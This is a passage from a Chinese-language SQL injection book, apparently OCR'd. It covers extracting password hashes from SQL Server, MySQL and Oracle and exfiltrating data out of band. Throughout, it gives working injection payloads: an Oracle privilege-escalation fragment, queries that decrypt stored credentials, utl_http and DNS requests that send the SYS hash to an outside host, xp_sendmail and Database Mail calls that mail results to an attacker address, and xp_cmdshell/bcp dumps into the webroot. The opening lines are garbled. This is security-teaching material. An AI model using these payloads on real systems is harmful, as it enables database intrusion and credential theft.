  zczinmz wjjzuwpmz (rsphm uop mg fnokwo()igjjwm)zhu)'
  'poiuztrewqlkjhgfdsamnbvcxy()=!','abcdefghijklmnopqrstuvwxyz'';:='),0);
sys.KUPW$WORKER.MAIN('x',''' and 1=dbms_sql.execute('||myc||')--');
END;
/
set role dba;
revoke dba from public;
```

4.8 窃取哈希口令

我们在本章前面介绍恢复应用用户的口令这种成功的攻击时，曾简单讨论过哈希函数。本节我们将再次讨论哈希技术，不过这次与数据库用户有关。在所有常见的 DBMS 技术中，都是使用不可逆的哈希算法(马上会看到，不同的 DBMS 及不同的版本会使用不同的算法)来存储用户口令。读者可以猜到，这些哈希算法都存储在数据库表中。要想读取表中的内容，通常需要以管理员权限执行查询。如果您的用户没有这样的权限，那么请回到权限提升部分以了解具体的实现方法。

要想捕获哈希口令，可以尝试多种工具并通过暴力破解攻击来检索生成哈希值的原始口令，这会使数据库哈希口令成为所有攻击中最常受攻击的目标：因为用户通常在不同的机器和服务上使用相同的口令，获取所有用户的口令通常就可以充分保证在目标网络中进行相对容易且快速的扩展。

4.8.1　SQL Server

如果面对的是 Microsoft SQL Server，那么根据版本的不同，情况会差别很大。但不管什么情况，您都需要有管理员权限才能访问哈希。真正开始检索它们时(更为重要的——当尝试攻击它们以获取原始口令时)，差异便开始显现。

对于 SQL Server 2000 来说，哈希存储在 master 数据库的 sysxlogins 表中。可通过下列查询很容易地检索到它们：

```
SELECT name,password FROM master.dbo. sysxlogins
```

这些哈希是使用 pwdencrypt()函数生成的。该函数是个未公开的函数，负责产生 salted 哈希，其中 salt 是一个与当前时间有关的函数。下面是我在测试中使用的 SQL 服务器上的 sa 口令的哈希：

```
0x0100E21F79764287D299F09FD4B7EC97139C7474CA1893815231E9165D257ACEB815111F2
AE98359F40F84F3CF4C
```

该哈希可被分为下面几个部分：

- 0x0100：头
- E21F7976：salt
- 4287D299F09FD4B7EC97139C7474CA1893815231：区分大小写的哈希
- E9165D257ACEB815111F2AE98359F40F84F3CF4C：不区分大小写的哈希

每个哈希都是使用用户口令生成的，salt 被作为 SHA1 算法的输入。David Litchfield 对 SQL Server 2000 的哈希生成进行过全面分析，可访问 www.ngssoftware.com/papers/cracking-sql-passwords.pdf 来获取该文档。

我们感兴趣的是：SQL Server 2000 上的口令区分大小写，而这简化了破解工作。

可使用下列工具来破解哈希：

- NGSSQLCrack(www.ngssoftware.com/products/database-security/ngs-sqlcrack.php)
- Cain&Abel(www.oxid.it/cain.html)

开发 SQL Server 2005 时，Microsoft 在安全性上采取了一种更积极的姿态。哈希口令的实现很清楚地表明了范式的迁移。sysxlogins 表已经不存在，可通过使用下列查询来查询 sql_logins 视图以检索哈希：

```
SELECTpassword_hash FROM sys. sql_logins
```

下面是从 SQL Server 2005 提取的一个哈希的示例：

```
0x01004086CEB6A15AB86D1CBDEA98DEB70D610D7FE59EDD2FEC65
```

该哈希对 SQL Server 2000 的旧式哈希作了修改：

- 0x0100：头
- 4086CEB6：salt
- A15AB86D1CBDEA98DEB70D610D7FE59EDD2FEC65：区分大小写的哈希

不难发现，Microsoft 移除了旧的不区分大小写的哈希。这意味着暴力破解攻击必须尝试更多候选口令才能成功。就工具而言，NGSSQLCrack 和 Cain&Abel 仍然是这种攻击最好的助手。

提示：

检索哈希口令时，会受很多因素的影响，Web 应用可能不会始终以良好的十六进制格式返回哈希。建议使用 fn_varbintohexstr()函数将哈希值显式地强制转换为十六进制字符串。例如：

```
http://www.victim.com/products.asp?id=1+union+select+
  master.dbo.fn_varbintohexstr(password_hash)+from+
  sys.sql_logins+where+name+=+'sa'
```

4.8.2 MySQL

MySQL 在 mysql.user 表中存储哈希口令。下面是提取它们(以及它们所属的用户名)的查询：

```
SELECT name,password FROM mysql.user;
```

哈希口令是通过使用 PASSWORD()函数计算的，具体算法取决于所安装的 MySQL 版本。MySQL 4.1 之前的版本使用的是一种简单的 16 字符哈希：

```
mysql> select PASSWORD('password')
+----------------------+
| password('password') |
+----------------------+
| 5d2e19393cc5ef67     |
+----------------------+
1 row in set (0.00 sec)
```

从 4.1 版本开始，MySQL 对 PASSWORD()函数做了些修改，在双 SHA1 哈希的基础上生成了一种更长的(也更安全)41 字符哈希：

```
mysql> select PASSWORD('password')
+-------------------------------------------+
| password('password')                      |
+-------------------------------------------+
| *2470C0C06DEE42FD1618BB99005ADCA2EC9D1E19 |
+-------------------------------------------+
1 row in set (0.00 sec)
```

请注意哈希开头的星号。事实表明：所有由 MySQL(4.1 及之后的版本)生成的哈希口令均以星号开头。如果无意中碰到以星号开头的十六进制字符串且长度为 41 个字符，那么很可能周边就装有 MySQL。

捕获到哈希口令后，可尝试使用 John the Ripper(www.openwall.com/john/)或 Cain&Abel (www.oxid.it)来恢复原始口令。如果提取的哈希来自 MySQL 4.1 及之后的版本，则需要为 John

the Ripper 打上“John BigPatch”补丁。可从 www.banquise.net/misc/patch-john.html 上下载该补丁。

4.8.3 Oracle

Oracle 在 sys.user$表的 password 列存储数据库账户的哈希口令。dba_users 视图指向该表，但从 Oracle 11g 开始，数据加密标准(Data Encryption Standard，DES)的哈希口令不再出现在 dba_users 视图中。sys.user$表包含数据库用户(*type#=1*)和数据库角色(*type#=0*)的哈希口令。在 Oracle 11g 中，Oracle 引入了一种新方法来计算其哈希口令(SHA1 而非 DES)并支持在口令中混用大小写字符。旧式的 DES 哈希使用大写字母(不区分大小写)表示口令，这使得破解相对更容易些。Oracle 11g 中的新哈希虽然保存在相同的表中，但却位于不同的、名为 spare4 的列中。默认情况下，Oracle 11g 将旧的(DES)和新的(SHA1)哈希口令保存在同一表中，所以攻击者既可以选择破解旧的哈希口令，也可以选择破解新的哈希口令。

可使用下列查询来提取哈希口令(以及它们所属的用户名)：

针对 Oracle DES 用户名口令：

```
Select username,password from sys.user$ where type#>0 and length(password)=16
```

针对 Oracle DES 角色口令：

```
Select username,password from sys.user$ where type#=0 and length(password)=16
```

针对 Oracle SHA1 口令(11g+)：

```
Select username,substr(spare4,3,40) hash, substr(spare4,43,20) salt from
   sys.user$ where type#>0 and length(password)=62
```

可使用多种工具(Checkpwd、Cain&Abel、John the Ripper、woraauthbf、GSAuditor 和 orabf)来破解 Oracle 口令。目前针对 Oracle DES 口令的最快的工具是 Laszlo Toth 的 woraauthbf；针对 SHA1 Oracle 哈希最快的是 GSAuditor。请参考图 4-15 列出的、通过 SQL 注入返回的 Oracle 哈希示例。



图 4-15　Oracle 哈希示例

Oracle 数据库中的很多其他表(由 Oracle 自己安装的)也包含哈希口令、加密口令，有时甚至还包含明文口令。检索(明文)口令通常比破解要容易些。sysman.mgmt_credentials2 表是通常能找到的 SYS 用户明文口令的示例。在安装过程中，Oracle 会询问安装人员是否希望为所有 DBA 账户使用相同的口令。如果选“是”，Oracle 将 DBSNMP 用户的加密口令(与 SYS 和 SYSTEM 的相同)保存在 sysman.mgmt_credentials2 表中。通过访问该表通常可以获取 SYS/SYSTEM 的口令。

下面是一些通常会返回明文口令的 SQL 语句：

```
-- get the cleartext password of the user MGMT_VIEW (generated by Oracle
-- during the installation time, looks like a hash but is a password)
select view_username, sysman.decrypt(view_password Password
  from sysman.mgmt_view_user_credentials;

-- get the password of the dbsnmp user, databases listener and OS
-- credentials
select sysman.decrypt(t1.creadential_value) sysmanuser,

   sysman.decrypt(t2.credential_value) Password
   from sysman.mgmt_credentials2 t1, sysman.mgmt_credentials2 t2
   where t1.credential_guid=t2.credential_guid
   and lower(t1.credential_set_column)='username'
   and lower(t2.credential_set_column)='password'
-- get the username and password of the Oracle Knowledgebade Metalink
select sysman.decrypt(ARU_USERNAME), sysman.decrypt(ARU_PASSWORD)
   from SYSMAN.MGMT_ARU_CREDENTIALS;
```

Oracle 组件

一些 Oracle 组件和产品要么附带有自己的用户管理(例如，Oracle Internet Directory)，要么将口令保存在其他表中(总共有 100 多张不同的表)。接下来的小节将讨论在其他 Oracle 产品中有可能会发现的一些哈希类型。

1) APEX

较新的 Oracle 数据库通常包含 Oracle Application Express(APEX)。Oracle 11g 默认安装了该组件(APEX 3.0)。这个 Web 应用框架带有自己(轻量级)的用户管理。该产品的哈希口令(2.2 版及之前的版本使用 MD5，3.0 版及之后的版本使用 salted MD5)位于 www_flow_fnd_user 表的 FLOWS_xxyyzz 模式(schema)中。不同版本的 APEX 使用不同的模式名，模式名中包含了 APEX 的版本号(例如，APEX 2.2 的模式名为 020200)：

```
select user_name, web_password_raw from flows_020000.wwv_flow_fnd_user;
select user_name, web_password_raw from flows_020100.wwv_flow_fnd_user;
select user_name, web_password_raw from flows_020200.wwv_flow_fnd_user;
```

自 APEX 3.0 以来，MD5 口令使用 security_group_id 和 user-name 进行了调制(salted)，返回下列内容：

```
select user_name,web_password2,security_group_id from
   flows_030000.wwv_flow_fnd_user;
select user_name,web_password2,security_group_id from
   flows_030000.wwv_flow_fnd_user;
```

2) Oracle Internet Directory

OID(Oracle Internet Directory)是Oracle 的 LDAP(Lightweight Directory Acces Protocol，轻量级目录访问协议)目录，它自带了很多保存在多张表中的哈希口令。如果能正常访问公司中的所有用户，那么就可以访问 OID 的哈希口令。出于兼容性方面的考虑，OID 使用不同的哈希算法(MD4、MD5 和 SHA1)来保存同一用户口令。

下列语句返回 OID 用户的哈希口令：

```
select a.attrvalue ssouser, substr(b.attrval,2,instr(b.attrval,'}')-2)
  method,
  rawtohex(utl_encode.base64_decode(utl_raw.cast_to_raw(substr
  (b.attrval,instr(b.attral,'}')+1)))) hash
  from ods.ct_cn a,ods.ds_attrstore b
  where a.entryid=b.entryid
  and lower(b.attrname) in (

'userpassword','orclprpassword','orclgupassword','orclasslwalletpasswd',
  'authpassword','orclpassword')
   and substr(b.attrval,2,instr(b.attrval,'}')-2)='MD4'
   order by method, ssouser;
select a.attrvalue ssouser, substr(b.attrval,2,instr(b.attrval,'}')-2)
  method,
  rawtohex(utl_encode.base64_decode(utl_raw.cast_to_raw(substr
  (b.attrval,instr(b.attrval,'}')+1)))) hash
  from ods.ct_cn a,ods.ds_attrstore b
  where a.entryid=b.entryid
  and lower(b.attrname) in (

'userpassword','orclprpassword','orckgupassword','orclasslwalletpasswd',
  'authpassword','orclpassword')
   and substr(b.attrval,2,instr(b.attrval,'}')-2)='MD5'
   order by method, ssouser;

select a.attrvalue ssouser, substr(b.attrval,2,instr(b.attrval,'}')-2)
  method,
  rawtohex(utl_encode.base64_decode(utl_raw.cast_to_raw(substr
  (b.attrval,instr(b.attral,'}')+1)))) hash
  from ods.ct_cn a,ods.ds_attrstore b
  where a.entryid=b.entryid
  and lower(b.attrname) in (
```

```
'userpassword','orclprpassword','orckgupassword','orclasslwalletpasswd',
  'authpassword','orclpassword')
   and substr(b.attrval,2,instr(b.attrval,'}')-2)='SHA'
   order by method, ssouser;
```

此外，可从下列站点获取一些破解 Oracle 口令的细节信息及部分工具：

- www.red-database-security.com/whitepaper/oracle_passswords.html
- www.red-database-security.com/software/check.html
- www.evilfingers.com/tools/GSAuditor.php(下载 GSAuditor)
- www.soonerorlater.hu/index.khtml?article_id=513(下载 woraauthbf)

4.9 带外通信

本章介绍的各种不同的利用技术在利用方法和期望结果上各有不同，但有一点是相同的：查询及返回结果始终在同一信道上传输。换句话说，用于发送请求的 HTTP 连接也被用于接收响应。不过也有例外的情况：可以通过完全不同的信道来传输结果。我们称这样的通信为“带外(Out Of Band)”，或简称为 OOB。这里要明确一点：现代 DBMS 都是功能强大的应用，除了将数据返回给执行查询的用户外，它们还有很多其他功能。例如，如果它们需要位于其他数据库上的一些信息，那么它们便会打开一个连接来检索这些数据。当发生特定的事件时，它们还可以执行发送 e-mail 的指令。它们可以与文件系统交互。所有这些功能都对攻击者非常有用。事实证明，当无法在正常的 HTTP 通信中直接获取查询结果时，这些功能有时是最好的利用 SQL 注入漏洞的方法。有时并非所有用户都能使用这些功能。不过我们已经看到，权限提升已不再只是理论上的可能。

根据后台配置及所使用技术的不同，可选用多种方法来使用 OOB 通信传输数据。本节我们将介绍几种技术(第 5 章专门介绍 SQL 盲注时会介绍更多内容)，不过这些例子无法覆盖所有的可能情况。因此，如果无法使用正常的 HTTP 连接提取数据，而且执行查询的数据库用户足够强大，那么就请发挥创造性：OOB 通信可以是成功利用易受攻击应用的最快方法。

4.9.1 E-mail

数据库通常是整个架构中最重要的部分。正是出于这个原因，当出现任何问题时，数据库管理员都需要能迅速做出反应。这一点非常重要。这也是大多数现代 DBMS 均提供某种 e-mail 功能的原因。通过该功能，可以在出现特定情况时自动发送、接收 e-mail 消息以进行响应。例如，如果将一个新的应用用户添加到了公司的 profile 中，那么公司管理员便会收到一封自动发送的 e-mail 来作为安全防范措施。这里我们已经对如何发送 e-mail 进行了配置。攻击者需要做的是构造一种利用，通过它来提取想要的信息、将数据打包到 e-mail 中并使用专门的数据库函数插入到 e-mail 队列中。之后该 e-mail 就会出现在攻击者的邮箱中。

1. Microsoft SQL Server

大多数情况下，Microsoft SQL Server 提供了一种很好的内置功能来发送 e-mail。事实上，

根据 SQL Server 版本的不同，存在不止一种而是两种不同的 e-mail 子系统：SQL Mail(SQL Server 2000、2005 和 2008)和 Database Mail(SQL Server 2005 和 2008)。

SQL Mail 是 SQL Server 最初的 e-mail 发送系统。Microsoft 发布 SQL Server 2008 时，宣布不再提倡该功能，并将在以后的版本中移除。SQL Mail 使用了 MAPI(Messaging Application Programming Interface，消息应用编程接口)，因此需要在 SQL Server 机器上包含一个 MAPI 消息子系统(例如，Microsoft Outlook，不是 Outlook Express)来发送 e-mail。进一步讲，需要使用 POP3/SMTP(Post Office Protocol 3/Simple Mail Transfer Protocol，邮件处理协议 3/简单邮件传输协议)或连接到的交换服务器(包含一个连接时使用的账户)来对 e-mail 客户端进行配置。如果要攻击的服务器包含正在运行且配置过的 SQL Mail，那么只需尝试 xp_startmail(启动 SQL 客户端并登录到 e-mail 服务器)和 xp_sendmail(使用 SQL Mail 发送 e-mail 消息的扩展存储过程)即可。xp_startmail 接收两个可选参数(@user 和@password)，用于指定所使用的 MAPI profile。而在实际的利用场景中基本不可能得到这些信息，而且根本用不着它们：如果不提供参数，xp_startmail 会尝试使用 Microsoft Outlook 的默认账户(配置 SQL Mail 以便自动发送 e-mail 消息时通常使用该账户)。xp_sendmail 的语法如下所示(只展示了一些最相关的选项)：

```
xp_sendmail { [ @recipients= ] 'recipients [ ;....n ]' }
  [, { @message= ] 'message' ]
  [, [ @query= ] 'query' ]
  [, [ @subject= ] 'subject' ]
  [, [ @attachments= ] 'attachments' ]
```

不难发现，使用起来相当简单。接下来可注入一种如下所示的查询：

```
EXEC master..xp_startmail;
EXEC master..xp_sendmail @recipients = 'admin@attacker.com', @query =
    'select @@version'
```

我们将会以 Base64 格式收到该 e-mail，可通过 Burp Suite 等工具对其很轻易地解码。使用 Base64 意味着还可以传输二进制数据。

甚至可以使用 xp_sendmail 来检索任意文件，只需在@attachment 变量中指定这些文件即可。不过请记住，默认情况下只有管理员组的成员才能启用 xp_sendmail。

要想了解关于 xp_sendmail 扩展存储过程的更多信息，请参考 http://msdn.microsoft.com/en-us/libarary/ms189505.aspx；要想获取关于 xp_startmail 的完整描述，请访问 http://msdn.microsoft.com/en-us/libarary/ms188392.aspx。

如果 xp_sendmail 失效且我们的攻击目标是 SQL Server 2005 或 2008，那么请不要担心：从 SQL Server 2005 开始，Microsoft 引入了一种新的 e-mail 子系统，称为 Database Mail。相比 SQL Mail，Database Mail 的主要优点是：它使用了标准 SMTP，不需要借助 Outlook 这样的 MAPI 客户端就能工作。要想成功发送 e-mail，必须至少存在一个 Database Mail profile，profile 是 Database Mail 账户的一个集合。进一步讲，用户必须是 DatabaseMailUserRole 组的成员，而且至少能访问一个 Database Mail profile。

要想启用 Database Mail，使用 sp_configure 就足够了。但要真正发送 e-mail，则还需要使用 sp_send_dbmail，它相当于 SQL Mail 中的 xp_sendmail。其语法(只包含了最重要的参数)如下所示：

```
sp_send_dbmail [ [ @profile_name = ] 'profile_name' ]
    [' [ @recipients = ] 'recipients [ ; ...n ]' ]
    [' [ @subject = ] 'subject' ]
    [, [ @body = ] 'body' ]
    [, [ @file_attachments = ] 'attachment [ ; ...n ]' ]
    [, [ @query = ] 'query' ]
    [, [ @execute_query_database = ] 'execute_query_database' ]
```

profile_name 表示发送 e-mail 时所使用的 profile。如果为空，那么将使用 msdb 数据库默认的公共 profile。如果 profile 不存在，则可以通过下列步骤创建一个：

(1) 使用 *msdb..sysmail_add_account_sp* 创建一个 Database Mail。您需要知道一个有效的 SMTP 服务器，远程数据库可联系到它并可通过它发送 e-mail。该 SMTP 服务器可以是 Internet 上的某台服务器，也可以是一台攻击者控制之下的服务器。如果数据库服务器能够通过端口 25 联系到任何 IP 地址，则可以使用多种比 e-mail 更快的方法来提取数据(例如，使用端口 25 上的 OPENROESET，我们将在下一节介绍该内容)。所以，如果需要使用 e-mail 技术，则可能是因为数据库服务器无法访问外部主机，这时您需要知道一台有效的位于目标网络上的 SMTP 服务器的 IP 地址。这个过程比想象中的要容易。如果 Web 应用包含一些发送 e-mail 消息的功能(例如，发送用户某些操作的结果或者发送一封重置用户口令的 e-mail)，那么 SMTP 服务器便很可能出现在 e-mail 的头中。此外，向一个不存在的接收者发送一封 e-mail 也可能会触发一个包含相同信息的响应。不过，如果 SMTP 服务器有验证功能，则上述信息是不够的。对于这种情况，您需要有效的用户名和口令以成功创建一个 Database Mail 账户。

(2) 使用 *msdb..sysmail_add_profile_sp* 创建一个 Database Mail profile。

(3) 使用 *msdb..sysmail_add_profile account_sp* 将步骤(1)中创建的账户添加至步骤(2)创建的 profile 中。

(4) 使用 *msdb..sysmail_add_principalprofile_sp* 为 msdb 数据库中的用户授予权限，以访问所创建的 profile。

http://msdn.microsoft.com/en-us/libarary/ms187605(SQL.90).aspx 上详细介绍了上述过程并附带了一些示例。如果一切顺利且拥有一个有效的 Database Mail 账户的话，最后便可以运行查询并通过 e-mail 来发送结果了。下面的示例演示了整个过程：

```
--Enable Database Mail
EXEC sp_configure 'show advanced', 1;
RECONFIGURE;
EXEC sp_configure 'Database Mail SPs', 1;
RECONFIGURE
--Create a new account, MYACC. The SMTP server is provided in this call.
EXEC  msdb.dbo.sysmail_add_account_sp
     @account_name='MYACC',@email_address='hacked@victim.com',
     @display_name='mls',@mailserver_name='smtp.victim.com',
     @account_id=NULL;
--Create a new profile, MYPROFILE
EXEC msdb.dbo.sysmail_add_profile_sp
     @profile_name='MYPROFILE',@description=NULL, @profile_id=NULL;
```

```
--Bind the account to the profile
EXEC msdb.dbo.sysmail_add_profileaccount_sp @profile_name='MYPROFILE',
     @account_name='acc', @sequence_number=1
--Retrieve login
DECLARE @b VARCHAR(8000);
SELECT @b=SYSTEM_USER;
--Send the mail
EXEC msdb.dbo.sp_send_dbmail @profile_name='MYPROFILE',
    @recipients='allyrbase@attacker.com', @subject='system user', @body=@b;
```

2. Oracle

使用 DBMS 发送 e-mail 消息时，根据 DBMS 版本的不同，Oracle 提供了两种不同的 e-mail 发送系统。对于 8i 及之后的版本，可通过 UTL_SMTP 包来发送 e-mail，UTL_SMTP 包为 DBA 提供了启动并管理 SMTP 连接的所有指令。从 10g 开始，Oracle 引入了 UTL_MAIL 包。它是位于 UTL_SMTP 之上的一个附加层，允许管理员快速、简单地使用 e-mail 发送功能。

正如名称所暗示的，UTL_SMTP 提供了一系列函数来启动并管理一个 SMTP 连接：先使用 UTL_SMTP.OPEN_CONNECTION 与服务器取得联系，之后使用 UTL_SMTP.HELLO 向服务器发送“HELLO”消息，接着分别使用 UTL_SMTP.MAIL 和 UTL_SMTP.RCP 指定发送者和接收者，接下来使用 UTL_SMTP.DATA 指定消息，最后使用 UTL_SMTP.QUIT 终止会话。

对于 UTL_MAIL 来说，整个过程更加简单。可以使用下列存储过程将其作为一个整体来实现：

```
UTL_MAIL.SEND(sender, recipient, cc,bcc, subject, message, mime_type, priority)
```

请记住，出于显而易见的安全原因，默认情况下并未启用 UTL_MAIL，管理员必须手动启用它。不过 UTL_SMTP 默认是启用的，并授权给了公共角色。

4.9.2 HTTP/DNS

Oracle 还提供了两种执行 HTTP 请求的方法：UTL_ HTTP 和 HTTPURI_TYPE。UTL_ HTTP 包和 HTTPURI_TYPE 对象类型默认授权给了公共角色，可以由数据库所有用户执行或通过 SQL 注入加以执行。

例如，要想向远程系统发送 SYS 用户的哈希口令，可注入下列字符串：

```
Or 1=utl_http.request('http://www.orasploit.com/'||(select password from
   dba_users where rownum=1)) --
```

也可以借助于 HTTPURI_TYPE 对象类型，如下所示：

```
Or 1=HTTPURI_TYPE ('http://www.orasploit.com/'||(select password from
   dba_users where rownum=1)).getclob() --
```

此外，如果 SQL 查询写在 URL 内部，那么还可以通过域名系统(Domain Name System，DNS)查询来发送数据(最大为 64 字节)。该查询作用于外部站点(我们将在第 5 章详细讨论该技术)，如下所示：

```
Or 1=utl_http.request('http://www.'||(select password from dba_users where
   rownum=1)||'. orasploit.com/') --
```

4.9.3 文件系统

有时，Web 服务器和数据库服务器恰好位于同一台机器上。当 Web 应用包含有限的用户和(或)使用有限的数据时，便会经常出现这种情况。对于这种情况来说，将架构分为多层并不能降低成本。虽然多层架构对于希望费用最小化的组织来说很有吸引力，但它却存在很多安全缺陷。其中最显著的是：攻击者只需利用其中的一种缺陷就足以获取对所有组件的完全控制权。

一旦发现了一个 SQL 注入缺陷，那么这种安装方式将会为攻击者提供一种简单便捷的方式来帮助他们从数据库服务器中提取信息。如果攻击者拥有足够的写文件系统的权限，那么他就可以将查询结果重定向到 Web 服务器根目录下的一个文件中，之后他便可以使用浏览器来正常访问该文件。

即便数据库服务器和 Web 服务器位于不同的机器上，但如果将 Web 服务器配置成允许导出那些包含 Web 站点的文件夹并且数据库拥有写这些文件的权限，那么仍然可以采用上述技术。

请注意，第 6 章会介绍与文件系统交互的更多知识。

1. SQL Server

对于 Microsoft SQL Server 来说，有多种方法可用于将信息重定向到文件系统。如果用户拥有进行该项操作的权限，那么最好的方法将取决于面对的数据类型和数量。有时可能需要导出一个简单的文本行，比如像@@version 这样的内置变量的值。从数据库提取数据后将其放到单个文本值中时也会碰到这种情况。比如下列代码(适用于 SQL Server 2005)中的@hash 变量，它检索 sql_logins 表中第一个用户的用户名和哈希：

```
declare @hash nvarchar(1000)
select top 1 @hash = name + ' | ' +
   master.dbo.fn_varbintohexstr(password_hash) from sys.sql_logins
```

对于这种情况，要将该值重定向到文件系统的一个文本文件中非常容易，只需注入下列代码即可：

```
-- Declare needed variables
DECLARE @a int, @hash nvarchar(100), @fileid int;
-- Take the username and password hash of the first user in sql_logins
-- and store it into the variable @hash
SELECT top 1 @hash = name + ' | '+
  master.dbo.fn_varbintohexstr(password_hash) FROM sys.sql_logins
-- Create a FileSystemObject pointing to the location of the desired file
EXEC sp_OACreate 'Scripting.FileSystemObject', @a OUT;
EXEC sp_OAMethod @a, 'OpenTextFile', @fileid OUT;
     c:\inetpub\wwwroot\hash.txt', 8, 1;
-- Write the @hash vareable into that file
```

```
EXEC sp_OAMethod @fileid, 'Writeline', Null, @hash;
-- Destroy the objects that are not needed anymore
EXEC sp_OADestroy @fileid;
EXEC sp_OADestroy @a;
```

现在要做的是将浏览器指向文件的位置并检索信息，如图 4-16 所示。



图 4-16　使用服务器的文件系统获取 sa 用户的哈希口令

如果需要多次执行该操作，则可以将代码封装到一个存储过程中，以便随时调用，非常方便。

当提取少量信息时，该技术可以工作地很好，但如果提取整张表呢？对于这种情况，最好选用 bcp.exe。它是 SQL Server 默认附带的一个命令行工具。MSDN 对该工具的描述是："bcp 工具按照用户指定的方式在 Microsoft SQL Server 实例和数据文件之间成块地复制数据"(请参阅 http://msdn.microsoft.com/en-us/libarary/ms162802.aspx)。bcp.exe 是个功能很强大的工具，它接收大量参数。本例中我们只关心其中的几个参数。下面一个是检索整张 sql_logins 表的例子：

```
EXEC xp_cmdshell 'bcp "select * from sys.sql_logins" queryout
   c:\inetpub\wwwroot\hashes.txt -T -C'
```

这里执行了哪些操作呢？bcp 是个命令行工具，因而我们只能使用 xp_cmdshell(或者使用我们所创建的一种等价方法，请参阅第 6 章)调用它。传递给 bcp 的第一个参数是查询，该查询可以是返回一个结果集的任何 T-SQL。*queryout* 参数可提供最大的灵活性，它能够处理成块的数据复制。接下来指定输出文件，它必须是一个能够写入数据的文件，而且在该利用场景中它所处的位置必须能够使用 HTTP 连接访问到。*-C* 开关表示必须使用字符数据类型。如果需要传输二进制数据，则应使用*-N* 开关。

我们重点对-*T* 开关进行讲解。由于 bcp.exe 是一个需要与正在运行的 SQL Server 进行通信的命令行工具，所以我们需要提供某种验证信息来执行该操作。通常使用-*U* 和-*P* 参数提供用户名和口令来实现验证。在实际的攻击中，您可能无法了解(目前)这样的信息。使用-*T* 开关可以告诉 bcp 使用一个受信任连接(使用 Windows 集成安全性)来连接服务器。

如果所有操作都进展顺利，那么整张 sql_logins 表将被复制到 hashes.txt 文件中。准备用浏览器访问吧！如图 4-17 所示。



图 4-17 将整张数据库表提取至文件系统中

提示：

如果受信任连接无法工作，而且不知道任何用户口令，则可以使用 sp_adduser 添加一个临时用户并对其设置我们想要的口令，然后使用 sp_addsrvrolemember 将该用户添加至 sysadmin 组，最后使用-U 和-P 以及我们刚才创建的用户名和口令来调用 bcp。这种方法具有很大的入侵性，而且会留下很多痕迹。当受信任连接因某种原因失效时记着使用它。

2. MySQL

